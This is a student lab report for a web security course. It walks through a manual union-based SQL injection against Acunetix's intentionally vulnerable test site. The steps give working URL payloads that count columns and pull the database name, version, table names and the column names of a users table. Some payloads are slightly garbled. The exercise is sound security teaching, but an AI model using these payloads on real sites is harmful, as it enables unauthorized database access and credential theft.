

Experiment 4 (SQL Injection Attack)

Student Name: Lipakshi UID: 20BCS5082

Branch: BE CSE Section/Group: 607 / B

Semester: 5th Date of performance: 04.11.22

Subject: Web and Mobile Security Lab **Subject Code:** 20CSP_338

Aim/Overview of the Practical:

Working of SQL Injection Attack.

Task to be done / Which logistics used:

SQL Injection Attack from Command Line (URL).

Software / Hardware Requirements:

Windows 7 and above version.

Tools to be used:

- 1. SQLMAP
- 2. Acunetix

Introduction:

SQL Injection (SQLi) is a type of injection attack that makes it possible to execute malicious SQL statements. These statements control a database server behind a web application. Attackers can use SQL injection vulnerabilities to bypass application security measures. They can go around authentication and authorization of a webpage or web application and retrieve the content of the entire SQL database.

Steps for experiment/practical/Code:

- 1. Open the link: http://testphp.vulnweb.com/
- 2. **Go to:** http://testphp.vulnweb.com/listproducts.php?cat=1

- 3. Inject the malicious code: http://testphp.vulnweb.com/listproducts.php?cat=- 1'
- 4. Put the random number: http://testphp.vulnweb.com/listproducts.php?cat=-1 order by 11 clauses to check the row(tuple).
- 5. Gather the information.
- 6. To check the database name, go to the link: http://testphp.vulnweb.com/listproducts.php?cat=-1 union and select 1,2,3,4,5,6,7,8,9,10, database ()—
- 7. To check the database version, go to the link: http://testphp.vulnweb.com/listproducts.php?cat=-1 union and select 1,2,3,4,5,6,7,8,9,10, version ()—
- 8. Fetch the information.
- 9. Table name cat=-1 union select
 1,2,3,4,5,6,7,8,9,10,group_concat(table_name) from
 information_schema.tables where table_schema=database()—
 http://testphp.vulnweb.com/listproducts.php?cat=1%20union%20select%201,2,3,4,5,6,7,8,9,10,group_concat(table_name)%2
 0
 from%20information_schema.tables%20where%20table_schema=database()
 =
- 10.Column name cat=-1 union select
 1,2,3,4,5,6,7,8,9,10,group_concat(column_name) from
 information_schema.columns where table_name=0x7573657273

 http://testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,2,3,4,5,6,7,8,9,10,group_concat(column_name)

 %20from%20information_schema.columns%20where%20table_name=0x75
 73657273

Result/Output/Writing Summary:



*


About Us | Privacy Policy | Cortact Us | Shop | HTTP Parameter Poliution | ©2019 Acunetix Ltd















Learning outcomes (What I have learnt):

- a. An error message shows that the running site is infected by SQL injection.
- b. By using ORDER BY keyword to sort the records in ascending or descending order.
- c. Use the next query to fetch the name of the database.
- d. Next query will extract the version of the database system.
- e. Through the next query we will try to fetch table name inside the database.
- f. Successfully retrieve all eight column names from inside the table users.